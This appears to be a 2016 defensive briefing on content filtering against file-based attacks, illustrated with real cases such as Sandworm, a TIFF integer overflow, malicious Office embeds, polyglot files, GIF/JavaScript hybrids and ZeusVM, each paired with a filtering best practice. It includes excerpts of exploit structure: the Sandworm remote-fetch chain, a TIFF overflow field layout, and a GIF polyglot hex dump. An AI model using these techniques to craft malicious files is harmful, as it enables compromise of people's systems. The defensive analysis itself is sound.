(U) Preventing Victim Zero with Advanced Content Filtering

Boyd Fletcher

Revision 1.1 - 16 March 2016

(U) Data Attack Examples

(U) Data Attack Risks

- (U) The **Data Attack** risk of a file or protocol is its ability to exploit a system.
- (U) While there are an infinite number of mechanisms with which a file or protocol can be used in a data attack, they can generally be grouped into several board categories:
  - (U) **False File Type Claims** – False file type claims occur when a file's content appears to be of one type (e.g., through examination of the file's extension), but in reality, it is of a different type (e.g., the file could actually be a piece of executable malware).
  - (U) **Invalid/Incorrect Structure** – Invalid or incorrect structures occur when a file's content does not conform to the specification for that file type
  - (U) **Incorrect Parsing Operations** – Incorrect parsing operations occur when the application that processes a particular file has an implementation flaw that allows malware embedded within the file to be executed. Incorrect parsing operations may occur even when a file conforms to its specification
  - (U) **Malware Fetcher** – A malware fetcher is a means for a file to retrieve malware from a remote location, even when the file itself does not contain malware.
  - (U) **Inherently Unsafe File Types** – Inherently unsafe file types include those where it is not possible to determine the *intent* of a file type through normal means. In these cases, an evaluation of the file's content to determine the potential risk of a data attack may require execution of the file (e.g., .exe or .dll files) or execution of the file's content (e.g., JavaScript) .

(U) Data Attack Categorization

- (U) **Syntactic** – The attacker sends incorrect, malformed formed, or unexpected data to the system in order achieve an exploit. Within syntactic based attacks there are two main variants:
  - (U) Malicious file not-compliant with Specification
  - (U) Malicious file compliant with Specification
- (U) **Semantic** – The attacker sends structurally correct but logically incorrect data to the system to cause the device to operate outside of its design parameters

(U) What is a Zero Day?

- (U) Common Definition:
  - (U) An attack that exploits a previously unknown vulnerability in a computer application or operating system, one that developers have not had time to address and patch

- (U) The Definition used for this Briefing
  - (U) An attack that exploits a previously unknown vulnerability in a computer application or operating system, one that developers have not had time to address and patch *or which is available but not yet implemented on a system*
  - (U) A zero day is an attack for which the system has no defense in place

(U) What causes Zero Days?

- (U) NIST National Vulnerability Database
  - (U) 2010 : 4,640 vulnerabilities
    - (U) High Severity: 45%
    - (U) 159 Information Disclosure
    - (U) 534 Buffer Errors
    - (U) 263 Code Injections
- (U)“25 Years of Vulnerabilities: 1988-2012”, Sourcefire Vulnerability Research Team
  - (U) The largest single grouping of vulnerabilities are related to parsing problems in the ‘end user’ application.
  - (U) Parsing Vulnerabilities with high criticality include: Buffer Errors, 35%; SQL injection, 2%; Input Validation, 6%; Code Injection, 5%; Path Traversal, 2%; Numeric Errors, 3%; Format String, 2%; OS Command Injections, 3%
  - (U) https://community.qualys.fr/servlet/JiveServlet/previewBody/1541-102-1-1535/Sourcefire%2025%20Years%20of%20Vulnerabilities%20Research%20Report-%20A4%20%281%29%20-%20copie.pdf
- (U) “How security flaws work: The buffer overflow”, Ars Technica , 25 Aug 2015
  - (U) http://arstechnica.com/security/2015/08/how-security-flaws-work-the-buffer-overflow
- (U) “The first rule of zero-days is no one talks about zero-days (so we’ll explain)”, Ars Technica, 20 Oct 2015
  - (U) http://arstechnica.com/security/2015/10/the-rise-of-the-zero-day-market/

(U) Example CVE-2014-4114 (Sandworm)

- (U) Microsoft PowerPoint (pptx) file containing two OLE objects
  - (U) UNC path to \\94,185,85,122\public\slide1.gif, which is actually a Windows Executable
  - (U) UNC path to \\94,185,85,122\public\slides.inf, which is actually a Windows setup information file for device driver or software installation
- (U) When PowerPoint opens, it starts Packager.dll which retrieves the two files
- (U) Then C:\Windows\System32\InfDefaultInstall.exe is executed with the slides.inf as input
- (U) InfDefaultInstall.exe installs the slide1.gif as an executable and configures the registry to run it once on reboot

(U) Best Practice: If embedded content cannot be handled by the filtering system then it should be removed

(U) Best Practice: Fail files that do not comply with their identified file type specification

(U) http://packetstormsecurity.com/files/128772/Windows-OLE-Package-Manager-SandWorm-Exploit.html
(U) http://www.antiy.net/p/a-comprehensive-analysis-report-on-sandworm-related-threats

(U) CryptoWall


- (U) Infection mechanisms:
  - (U) Obfuscated JavaScript to download payload masquerading as a JPEG
  - (U) MS Word with VBA Macro

- (U) Strong structural/semantic validation would cause the “JPEG” file to fail during download stopping the attack
- (U) Sanitization of the MS Word to remove Macros and embedded binary content would stop the attack

(U) http://blog.brillantit.com/?p=15

(U) Windows TIFF Integer Overflow CVE 2013-3906

- (U) Office Document meets all specifications
  - (U) http://www.exploit-db.com/exploits/30011/
- (U) Word document with embedded image, claims to be TIFF file.
- (U) A field within TIFF caused an overflow. TIFF file contained an out of order tag which should be caught by filtering.



```
#
# Creates a TIFF that triggers the overflow
#
def make_tiff
  # TIFF Header:
  # TIFF ID                                   = 'II' (Intel order)
  # TIFF Version                              = 42d
  # Offset of FID                             = 0x000049c8h
  #
  # Image Directory:
  # Number of entries                         = 17d
  # Entry[0]  NewSubFileType                  = 0
  # Entry[1]  ImageWidth                      = 256d
  # Entry[2]  ImageHeight                     = 338d
  # Entry[3]  BitsPerSample                   = 8 8 8
  # Entry[4]  Compression                     = JPEG (6)
  # Entry[5]  Photometric Interpretation      = RGP
  # Entry[6]  StripOffsets                    = 68 entries (349 bytes)
  # Entry[7]  SamplesPerPixel                 = 3
  # Entry[8]  RowsPerStrip                    = 5
  # Entry[9]  StripByteCounts                 = 68 entries (278 bytes)
  # Entry[10] XResolution                     = 96d
  # Entry[11] YResolution                     = 96d
  # Entry[12] Planar Configuration            = Clunky
  # Entry[13] Resolution Unit                 = Inch
  # Entry[14] Predictor                       = None
  # Entry[15] JPEGInterchangeFormatLength     = 5252h (1484h)
  # Entry[16] JPEGInterchangeFormat           = 13636d

  # Notes:
  # These values are extracted from the file to calculate the HeapAlloc size that result in the overflow:
  # - JPEGInterchangeFormatLength
  # - DWORD at offset 3324h (0xffffb898), no documentation for this
  # - DWORDS after offset 3328h, no documentation for these, either.
  # The DWORD at offset 4874h is what ends up overwriting the function pointer by the memcpy
  # The trigger is really a TIF file, but is named as a JPEG in the docx package
```


(U) Best Practice: When validating magic numbers, it's important to understand that accurately determining the file type and its version is only possible when parsing the entire file to determine that all of its content is compliant with the specification.

(U) Best Practice: Any embedded content must be extracted and analyzed with a filter designed to handle that specific data type.

(U) Best Practice: ALL numerical values should be validated for correctness: If the value represents the length of a data block, it should be validated against the actual length of the data included.

(U) Malicious Office Documents

- (U) Documents with Embedded Data
  - (U) CVE-2012-1535 - Malicious (Flash) SWF file
  - (U) CVE-2012-0158 – MSCOMCTL.OCX ActiveX in MS Office



```
remnux@remnux:~$ hachoir-subfile Iran\'s\ Oil\ and\ Nuclear\ Situation.doc
[+] Start search on 106604 bytes (104.1 KB)

[+] File at 0 size=56832 (55.5 KB): Microsoft Office document
[+] File at 5363 size=46910 (45.8 KB): PNG picture: 192x192x24
[+] File at 11784: Macromedia Flash data: version 9, compressed
[+] File at 80492 size=25088 (24.5 KB): Microsoft Office document
[+] File at 90566 size=3087 (3087 bytes): ZIP archive

[+] End of search -- offset=106604 (104.1 KB)
remnux@remnux:~$
```

(U) **Best Practice: All embedded content should be extracted for an external filter as they are also a complex data object with many risks.**

(U) **Best Practice: If embedded content cannot be handled by the filtering system then it should be removed.**

(U) http://computer-forensics.sans.org/blog/2012/05/29/extract-flash-from-malicious-office-documents

(U) http://blogs.technet.com/b/mmpc/archive/2012/08/31/a-technical-analysis-on-cve-2012-1535-adobe-flash-player-vulnerability-part-2.aspx


(U) https://blog.malwarebytes.org/intelligence/2013/08/ms-office-files

(U) BlackEnergy 3

- (U) In Winter 2016, the BlackEnergy APT was found in a number Ukrainian news and electrical power industry computer systems
  - (U) http://www.tripwire.com/state-of-security/latest-security-news/blackenergy-malware-thought-to-have-caused-ukrainian-power-outage
  - (U) http://www.welivesecurity.com/2016/01/03/blackenergy-sshbeardoor-details-2015-attacks-ukrainian-news-media-electric-industry
  - (U) https://securelist.com/blog/research/73440/blackenergy-apt-attacks-in-ukraine-employ-spearphishing-with-word-documents
- (U) Attacks used MS Word and MS Excel documents with embedded macros with embedded executables

(U) Best Practice: Remove macros and non-filterable content (e.g. executables) from MS Office documents.

(U) Polyglot & Hermaphrodoc Files




Binary files

(U) https://code.google.com/p/corkami

- 2014/09/08 **PoC** a PDFLaTeX quine+polyglot: A PDF that is also its own .TeX source
- 2014/08/10 **PoC** PoC||GTFO 0x5 a Flash, Iso, PDF, ZIP polyglots
  - **article** A cryptographer and a binarista walk into a bar
- 2014/06/27 **PoC** PoC||GTFO 0x4 a TrueCrypt, PDF , ZIP polyglots
  - This Encrypted Volume is also a PDF; or, A Polyglot Trick for Bypassing TrueCrypt Volume Detection
  - How to Manually Attach a File to a PDF
- 2014/04/02 When your slides read themselves: a binary inception (follow-up to 44Con 2013 slides)
- 2014/03/30 a JPG/ZIP/PDF binary chimera (the file is a JPG image, a ZIP containing the same image, a PDF showing the same image, but the image data is present only once) - 1 data body, 3 heads of different types.
- (2014/03/17) PoC||GTFO 0x03 is a PDF/ZIP/JPG/Audio (raw AFSK)/PNG (encrypted with AES)
  - This PDF is a JPEG; or, This Proof of Concept is a Picture of Cats
  - A Binary Magic Trick, Angecryption
- (2013/12/28) a MBR/PDF/ZIP **polyglot** + article
- (2013/10/06) a schizophrenic PE + article
- (2013/09/13) 'inception' slides a PE+PDF+HTML+ZIP **polyglot** and PDF schizophrenic file - the PE file is a PDF viewer, viewing itself.
- (2013/01/02) CorkaM-OsX, a Mach-O+PDF+HTML+Java **polyglot** file
- (2012/12/13) CorkaMInuX, an ELF+PDF+HTML+Java **polyglot** file
- (2012/08/01) CorkaMIX, a PE+PDF+HTML(+JavaScript)+(Jar[Class+Zip] ^ PY) **polyglot** file

(U) Best Practice: When validating magic numbers, it's important to understand that accurately determining the file type and its version is only possible when parsing the entire file to determine that all of its content is compliant with the specification.

- (U) MS Office 2003
  - (U) Possible to easily create a singe document that concurrently contains Word, Excel, and Powerpoint without any user level knowledge the file contains all three file types



```
00000000  50 4b 03 04 0a 00 00 00  00 00 a8 b6 ba 3c 9b 75  |PK...........<.u|
00000010  62 94 04 03 00 00 04 03  00 00 08 00 1c 00 7a 69  |b.............zi|
00000020  70 74 65 73 74 31 55 54  09 00 03 3b 8a fd 4b 3b  |ptest1UT...;..K;|
00000030  8a fd 4b 75 78 0b 00 01  04 f5 01 00 00 04 14 00  |..Kux...........|
00000040  00 00 25 50 44 46 2d 31  2e 31 0a 0a 31 20 30 20  |..%PDF-1.1..1 0 |
00000050  6f 62 6a 0a 3c 3c 0a 20  2f 54 79 70 65 20 2f 43  |obj.<<. /Type /C|
...
00000330  49 63 6f 6e 3a 20 33 7d  29 3b 29 0a 3e 3e 0a 65  |Icon: 3});).>>.e|
00000340  6e 64 6f 62 6a 0a 50 4b  01 02 1e 03 0a 00 00 00  |ndobj.PK........|
00000350  00 00 a8 b6 ba 3c 9b 75  62 94 04 03 00 00 04 03  |.....<.ub.......|
00000360  00 00 08 00 18 00 00 00  00 00 00 00 00 00 a4 81  |................|
00000370  00 00 00 00 7a 69 70 74  65 73 74 31 55 54 05 00  |....ziptest1UT..|
00000380  03 3b 8a fd 4b 75 78 0b  00 01 04 f5 01 00 00 04  |.;..Kux.........|
00000390  14 00 00 00 50 4b 05 06  00 00 00 00 01 00 01 00  |....PK..........|
000003a0  4e 00 00 00 46 03 00 00  f1 00 78 72 65 66 0d 0a  |N...F.....xref..|
000003b0  30 20 38 0d 0a 30 30 30  30 30 30 30 30 30 30 20  |0 8..0000000000 |
000003c0  36 35 35 33 35 20 66 20  0d 0a 30 30 30 30 30 30  |65535 f ..000000|
...
00000480  0d 0a 3e 3e 0d 0a 73 74  61 72 74 78 72 65 66 0d  |..>>..startxref.|
00000490  0a 37 37 33 0d 0a 25 25  45 4f 46                 |.773..%%EOF|
```

(U) "OMG-WTF-PDF [PDF Obfuscation]", 27th Chaos Computer Congress, Julia Wolf, 30 Dec 2010

(U) Microsoft TrueType Font

- (U)“Windows NT executes TrueType font programs…for rendering bitmaps…in Ring 0”
  - (U) https://cansecwest.com/slides/2013/Analysis%20of%20a%20Windows%20Kernel%20Vuln.pdf
  - (U) Implemented in kernel code, in win32k.sys
- (U) CVE-2014-4148: Malicious Office document with embedded TTF font, vulnerability in kernel, granted kernel-mode access
- (U) The BLEND vulnerability affecting Type 1 and OpenType fonts on MS Windows and Adobe Reader:
  - (U) http://googleprojectzero.blogspot.com/2015/07/one-font-vulnerability-to-rule-them-all.html
  - (U) CVE-2015-0074/0087/0088/0089/0090/0091/0092/0093
- (U) And others: CVE-2014-4113 (MS14-058), CVE-2013-3894 (MS13-081), CVE-2012-1868 (MS12-041), CVE-2011-3402 (MS11-087)


(U) **Best Practice: Any embedded content must be extracted and analyzed with a filter designed to handle that specific data type.**

(U) **Best Practice: Untrusted font files can be substituted with a pre-approved similar font file. There may be some loss in this conversion process.**

(U) **Best Practice: If possible, maintain a list of approved font files that may be used in documents.**


(U) GIF + JavaScript (i)

- (U) **GIF file both a GIF image and JavaScript code?**




```
<html>
<head><title>Opening an image</title> </head>
<body>
  <img src="/Users/marcoramilli/Desktop/1.gif_malw.gif"\>
  <script src= "/Users/marcoramilli/Desktop/1.gif_malw.gif"> </script>
</body>
</html>
```

- (U) **Valid GIF header (GIF89a) but a /* is injected afterwards:**



```
00000000:  47 49 46 38 39 61 2f 2a  10 00 f7 9b 00 69 5a e8  GIF89a/*.....iZ.
00000010:  49 49 91 50 47 ab 50 47  aa 4e 46 a6 5b 5b a2 22  II.PG.PG.NF.[[."
00000020:  22 6d 54 48 b4 46 43 8f  4f 46 aa af c0 e2 54 49  "mTH.FC.OF....TI
00000030:  b6 ac be e1 d6 aa cd 41  41 84 44 42 89 a2 b5 de  .......AA.DB....
00000040:  a5 b8 de 9a b0 da b8 c7  e6 9e b2 dc 47 43 93 4f  ............GC.O
```

- (U) **And a */=1; injected at end of GIF data, followed by JavaScript:**



```
000003e0:  68 48 c2 c8 cb 89 1b 48  e4 5c fa 60 26 d0 82 8b  hH.....H.\.`&...
000003f0:  04 08 60 b0 20 65 80 00  0f 23 34 65 3a a0 85 d2  ..`. e...#4e:...
00000400:  c5 01 09 7c 0b 30 b1 68  44 96 32 07 16 20 9a 14  ...|.0.hD.2.. ..
00000410:  60 53 80 eb d8 b3 67 df  14 10 00 3b 2a 2f 3d 31  `S....g....;*/=1
00000420:  3b 61 6c 65 72 74 28 22  47 49 46 20 4a 61 76 61  ;alert("GIF Java
00000430:  53 63 72 69 70 74 22 29  3b 3b -- -- -- -- -- --  Script");;------
```


(U) As seen in JavaScript:

(U) GIF89a /* …the rest of the GIF file in comment block here… */ =1; alert(“GIF JavaScript”);

(U) http://marcoramilli.blogspot.com/2014/01/hacking-through-image-gif-turn.html

(U) GIF + JavaScript (ii)

- (U) First Best practice is to remove Trailing Data from the GIF file:
  - (U) GIF File Trailer is a ‘;’ (0x3b)




```
000003e0:  68 48 c2 c8 cb 89 1b 48  e4 5c fa 60 26 d0 82 8b  hH.....H.\.`&...
000003f0:  04 08 60 b0 20 65 80 00  0f 23 34 65 3a a0 85 d2  ..`. e...#4e:...
00000400:  c5 01 09 7c 0b 30 b1 68  44 96 32 07 16 20 9a 14  ...|.0.hD.2.. ..
00000410:  60 53 80 eb d8 b3 67 df  14 10 00 3b 2a 2f 3d 31  `S....g....;*/=1
00000420:  3b 61 6c 65 72 74 28 22  47 49 46 20 4a 61 76 61  ;alert("GIF Java
00000430:  53 63 72 69 70 74 22 29  3b 3b -- -- -- -- -- --  Script");;------
```

(U) **Best Practice: Any content that exists after the file trailer and the end of file marker should be removed.**

(U) JavaScript removed, no attack risk

(U) **Best Practice: ALL numerical values should be validated for correctness: If the value represents dimensions of an object, it should be validated against the object's actual data.**




```
000003d0:  12 e9 cd a3 20 63 74 18  e0 d2 63 ca 8b 03 17 41  .... ct...c....A
000003e0:  68 48 c2 c8 cb 89 1b 48  e4 5c fa 60 26 d0 82 8b  hH.....H.\.`&...
000003f0:  04 08 60 b0 20 65 80 00  0f 23 34 65 3a a0 85 d2  ..`. e...#4e:...
00000400:  c5 01 09 7c 0b 30 b1 68  44 96 32 07 16 20 9a 14  ...|.0.hD.2.. ..
00000410:  60 53 80 eb d8 b3 67 df  14 10 00 3b -- -- -- --  `S....g....;----
```


- (U) An alternate best practice to validate numerical fields could have been deployed since a ‘/*’ followed the GIF89a header. The ‘/*’ is located where the WIDTH field of the GIF is located.

(U) Technique works with JPEG

(U) JPEG and ZeusVM

- (U) ZeusVM is a Banking Trojan that places configuration code in a digital photo. This malware was capable of emptying bank accounts.





Hex Workshop - [E:\ZEUS V1.0.0.2\gdw.jpg]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Visualizer
gdw.jpg
Sunset.jpg

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13  0123456789ABCDEF0123
00011558  2B 4B D3 BE FF 00 2C 34 C0 CD 70 72 46 E4 7B E0 21 94 67 6D  +K....,4..prF.{.!.gm
0001156C  86 AF 7C 0D 9C 5E 6E 06 BD FE 8C 58 DD F5 6A 9F 7E 15 E1 53  ..|..^n....X..j.~..S
00011580  7E 5D AA 7E EC 90 68 98 2D 87 7E CA 47 B5 46 0D 97 8A 41 DC  ~].~..h.-.~.G.F...A.
00011594  FC 6B 8D 27 C4 3D 5C 48 A6 F5 A7 B6 2B 60 AD 2E 94 A5 4F CB  .k.'.=\H....+`....O.
